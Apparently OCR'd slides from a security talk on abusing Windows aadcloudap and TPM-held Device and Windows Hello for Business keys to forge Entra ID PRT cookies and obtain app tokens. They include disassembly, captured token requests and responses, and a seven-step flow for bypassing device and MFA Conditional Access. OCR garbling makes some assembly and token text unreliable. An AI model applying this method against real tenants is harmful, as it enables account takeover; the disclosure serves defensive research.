














- Retrieved PRT Cookie allows us to gain access as a logged-on user
- To achieve the initial goal, we want to sign user's logon request by
 Device key
- "SignPayload" function in aadcloudap looks interesting ...



Reversing aadcloudap!SignPayload

```
int64 __fastcall GenericCallPackageHelper::SignPayload(
      struct AadContextFunctions *this,
      struct PluginState *pluginState_a2,
      struct CSecureString *payload_a3,
      void *hToken_a4,
      struct _AP_BLOB *accountInfo_a5,
      struct CSecureString *outBuffer_a6)
LODWORD(status_v28) = CheckPackageSidForRequestSign(this, hToken_a4);
LODWORD(status_v28) = BuildDeviceAuthAssertion(
                        this.
                        pluginState_a2,
                        payload_a3,
                        bKdf_v10,
                        assertion_v29);
```



Reversing aadcloudap!SignPayload **BuildDeviceAuthAssertion**

```
Data sent by LsaCallAuthenticationPackage
  "call": 1,
  "payload": "
     \"username\": \"employee01@*******\",
     \"password\": \"*******\"
     \"request nonce\": \"AwABAAEAAACAOz (snip)xqKRkgAA\",
     (snip)
                                                               Base64UrlEncode
                                                                                      Sign by Device key (dkpriv)
                                            eyAgICAidXNlcm5hbWUiOiAgImVtcGxve...
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA....
                 header
                                                           payload
                                                                                   uIMsJz8dQAcT6SaiQpWiJAmgCzdkWy...
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV10iLCA...
                                            eyAgICAidXNlcm5hbWUiOiAgImVtcGxve.....
                  header
                                                           payload
                                                                                                 signature
                                       Data returned to a caller process
```



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
CheckPackageSidForRequestSign

- Checks if a caller process's sid is "S-1-15-2-1910091885-1573563583-1104941280-2418270861-3411158377-2822700936-2990310272"
 - Without valid SID, BuildDeviceAuthAssertion is not called and SignPayload doesn't generate Device key signed request




Reversing aadcloudap!SignPayload CheckPackageSidForRequestSign

- The SID is for the AppContainer, AAD token broker
- With some tricks, we can impersonate this SID!





Impersonate AAD token broker for Device key signing





Send logon request signed by Device key

POST /common/oauth2/token HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/5. 1. 22621. 2506 Content-Type: application/x-www-form-urlencoded Host: login.microsoftonline.com Content-Length: 2792 Connection: close request= evJhbGci0iJSUzI1NiIsICJ0eXAi0iJKV1QiLCAieDViIjoiTUIJRDhqQ0NBdHFnQXdJQkFnSVFvVW5WSEwxcTF MTkdaNHk5bORmK056QU5CZ2txaGtpRz|3MEJBUXNGQURCNE1YWXdFUV|LQ1pJbW|aUH|MR1FCR1JZRGJtV|BNQ| signed logon request JyPLSQQsqU1E7nvsiH6P7RYdD1B0sz5GdCPTZeSFsYEQ2C12haNJfMXehxmT8uxRixmdkadgrYSf8pRsJgPh2ts xÓSSfZWXJGf77BfZ1Ksf0Z267lmJJHrz90jQelRODkBxTeITC0PN0h0jq0hoopbYDRlUUFCÄVLaGLzCNR9y-ygg rWjrtSF3BSYAVw19rz08jQ&grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer

HTTP/1.1 200 0K Cache-Control: no-store, no-cache Pragma: no-cache Content-Type: application/json: charset=utf-8 Strict-Transport-Security: max-age=31536000; includeSubDomains X-Content-Type-Options: nosniff P3P: CP="DSP CUR OTPi IND OTRi ONL FIN" x-ms-request-id: 6a0e6251-b4f8-41f7-a1bf-bfb85f916d01 x-ms-ests-server: 2.1.17396.8 - JPE ProdSlices "token_type":"Bearer",
"expires_in":"1209599", "ext_expires_in":"0", "expires_on":"1710549553" "refresh_token" O. ATOA7mRQZG6b200dRv6Bplz96pjt2SlppDZFreL5gbwdYF6hAPQ.AgABAAEAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_1839cA6T_0Zf90s OTB5EJWsKwNoao2Kr HuGkaSSM-00CtbU3zpsL06pkkAM69WvDPINPZGTNvWcC ggCLA600cplMav00JAcSdvpMWl9tsE5M4ITUYCgKLFL0Mu0tMu6 LeQUhW-Buj_xhYI_Jxz6rXpQoGqXigYqApxow", eyJoeXaiOiJKV1QiLCJhbGciOiJub25IInO.eyJhdWQiOiIyOWQ5ZWQ5OC1hNDY5LTQ1MzYtYWRIMi1mOTgxYmMxZDYwNWUiLCJpc3MiOiJodHRwc TAŻNGVILTIINmUtNDNKYIO5ZDQ2LWZIODFHNjVjZmRIYSISInVuaXF1ZV9uYW1IIjoiZW1wbG95ZWUwMUBuYW1pYi1kZXNIcnQuY29tliwidXBuIjo iZW1wbG95ZWUwMUBuYW1pYi1kZXNIcnQuY29tliwidmVyIjoiMS4wInO.", eyJIbmMiOiJBMjU2RONNIiwiYWxnIjoiUINBLU9BRVAifQ.AQB2yPbQGkt52v9h6NI9mx4yv51MCzXsqRaB0vRVhbx_bI-j83mR3QsU Lp1_0cXhs0n3uoXd10qLPKHqWLx



Abusing aadcloudap for Device key signing

- We can sign arbitrary user's logon request by Device key stored in TPM, thanks to internal aadcloudap loaded in Isass.exe
- The signed request gives us its user's PRT & encrypted session key
- For browser SSO access, we need to decrypt the encrypted session key by Transport key and sign the PRT with it




Undocumented APIs to interact with session key

- cyrptngc.dll functions are imported in aadcloudap.dll
 - cryptngc.dll provides interface for device-stored cryptographic keys

```
dword ptr |rsp+110h+var E8|, eax
        rax, [rbp+57h+var B0]
                                                           mov
lea
                                                                   rax, [rbp+57h+var 80]
        [rsp+120h+var F8], rax
MOV
                                                                   [rsp+110h+var F0], rax
                                                           mov
        eax, [rbp+57h+var A8]
mov
                                                                   r9d, [rdi]
                                                           mov
        dword ptr [rsp+120h+var 100], eax
mov
                                                                   r8, [rdi+8]
                                                           mov
        r9, [rbp+57h+var A0]
mov
                                                                   edx, [rcx+18h]
                                                           mov
        edx, edx
xor
                                                                   rcx, [rcx+20h]
                                                           mov
        rcx, [rbp+57h+var 38]
lea
                                                           call
        cs: imp NgcImportSymmetricPopKey
call
                                                                   dword ptr [rax+rax+00h]
                                                           nop
        dword ptr [rax+rax+00h]
nop
                                                                   r8d, eax
                                                           mov
        ebx, eax
mov
                                                                   [rbp+57h+arg 0], eax
                                                           mov
test
        eax, eax
                                                                   eax, eax
                                                           test
        short loc 18005073A
jns
                                                                   loc 1800524E5
                                                           jns
        [rsi+0B0h], eax
mov
                                                                   [rbx+2Ch], eax
                                                           mov
        byte ptr cs:Microsoft Windows AADEnableBits, 4
test
                                                                   byte ptr cs:Microsoft Windows AADEnableBits, 4
                                                           test
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
RPC Call for Your Needs






Sign PRT with session key

- Undocumented APIs can import session key and decrypt it
- Imported session key can be used for signing





Got Our Own PRT Cookie!





Overview of the entire flow (Browser SSO)







- 1.Compromise corporate machine
- 2. Sign logon request by Device key using aadcloudap


- 3. Send signed logon request
- 4. Receive PRT, encrypted session key

- 5. Import session key to TPM and decrypt it by Transport key
- 6. Create PRT Cookie by session key
- 7. Send PRT Cookie from attacker's machine for browser SSO



Authentication Flow (App Tokens Requests)

 Session key signed PRT can also give us encrypted app tokens (access token / refresh token)






Decrypt app tokens with session key

- Encrypted app tokens can be decrypted by session key
- There is another undocumented API useful for us \(\begin{aligned}
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```
rax, [rbp+57h+var C8]
mov
        [rsp+130h+var 110], rax
        r9d, [rdi]
mov
        r8, [rdi+8]
mov
        edx, [rbx+18h]
mov
        rcx. [rbx+20h]
call
        cs: imp NgcDecryptWithSymmetricPopKey
        dword ptr | rax+rax+00h |
nop
        r8d, eax
mov
        [rbp+57h+arg 8], eax
mov
test
        eax, eax
        loc 18004D136
jns.
        rax, [rbp+57h+arg 0]
mov
       [rax+0B0h], r8d
mov
        byte ptr cs:Microsoft Windows AADEnableBits, 4
test
```



Decrypt app tokens by session key





Attack TL;DR #1

- By abusing TPM stored keys, attackers can create PRT Cookie or acquire app tokens for arbitrary users with their credentials.
 - Administrator privilege is not needed for this attack
- Allows attackers to bypass Conditional Access policy based on device



Explore more for "Passwordless"


 Found that other undocumented APIs allow us to interact with Windows Hello for Business (WHfB) keys stored in TPM

```
r9, rax
        loc 180056A2E
iz
                                                                         mov
                                                                                 r8d, dword ptr [rbp+57h+var C0]
        r8, [rbp+57h+var 88]
                                                                         mov
        rdx, [rbp+57h+var 88+8]
                                                                                 rdx, gword ptr [rbp+57h+var C0+8]
lea
                                                                         mov
                                                                         call
call
        aword ptr [rax+rax+บบก]
                                                                                 dword ptr | rax+rax+00h |
nop
                                                                         nop
        edi, eax
                                                                                 edi, eax
                                                                         mov
mov
        eax, eax
                                                                         test
                                                                                 eax, eax
test
jns
        loc 1800569E9
                                                                                 loc 18005724B
                                                                         jns
                                                                                 byte ptr cs:Microsoft Windows AADEnableBits, 4
        rcx, rsi
                        ; char *
mov
                                                                         test
        ? DBG BASENAME@@YAPEBDPEBD@Z ; DBG BASENAME(char const
call
                                                                         jz
                                                                                 short loc 180057148
        [rsp+120h+var E0], r15
                                                                                 r9d, eax
mov
                                                                         mov
        rcx, pCertContext
                                                                                 r8, aNgcsignwithuse 1; "NgcSignWithUserIdKey"
lea
                                                                         lea
        [rsp+120h+var_E8], rcx
                                                                                 rdx, Aad CloudAPPlugin NGC Error
                                                                         lea
mov
        [rsp+120h+var F0], 7Dh; '}'
                                                                         call
                                                                                 McTemplateU0zd EventWriteTransfer
mov
```



Windows Hello for Business

 User key (ukpub/ukpriv) are registered to Microsoft Entra ID and allows user authentication without password





Authenticating with WHfB keys

POST /common/oauth2/token HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/5.1.22621.2506

Content-Type: application/x-www-form-urlencoded

Host: login.microsoftonline.com

Content-Length: 3992 Connection: close

request=

eyJhbGciOiJSUzI1NiIsICJOeXAiOiJKV1QiLCAieDVjIjoiTUIJRDhqQONBdHFnQXdJQkFnSVFQcmNZROFNRVRLaEISaE9YaENKZVh6QU5CZ2txa WXdFUVILQ1pJbWIaUHIMR1FCR1JZRGJtVjBNQIVHQ2dtUOpvbVQ4aXhrQVJrVOIzZHBibVJ2ZDNNdOhRWURWUVFERXhaTIV5MVBjbWRoYm1sNIIYU

dkpriv signed request


JWT payload (decoded)

W-oOogN7VQIM63HkuDnbKqY4J-pGvzgJysdXCSqa6TÜozLbqXVpp5vtVT299XaITyXGMOCKHneIXHNefxyXx-NSOXkPwRJ9H7tAo3G4tbuoC9nI2gOKa8hgJhGERnWf_kSHhaDHvAUBA4M00JL0y0gPpIf9nz-KkNxfMtDGeu9IB1XaSMjgrckAIpmZQxSqAFMwXgm87PRIC8o8NQsLB7BszdIwcv68S30IT7ZwFhw0cYoV3mGiNrVQ&grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer



Combining all together with WHfB


Interacting with all the secret keys, we can authenticate to Entra ID with WHfB keys and create PRT Cookie without password





Combining all together with WHfB

Access token received by WHfB has deviced and mfa claims





Attack TL;DR #2

- Attackers can create PRT Cookie or acquire app tokens through WHfB keys without password
- Allows attackers to bypass Conditional Access policy based on device and MFA
- Needs to compromise other WHfB configured device for switching accounts



Demo



BAADTokenBroker

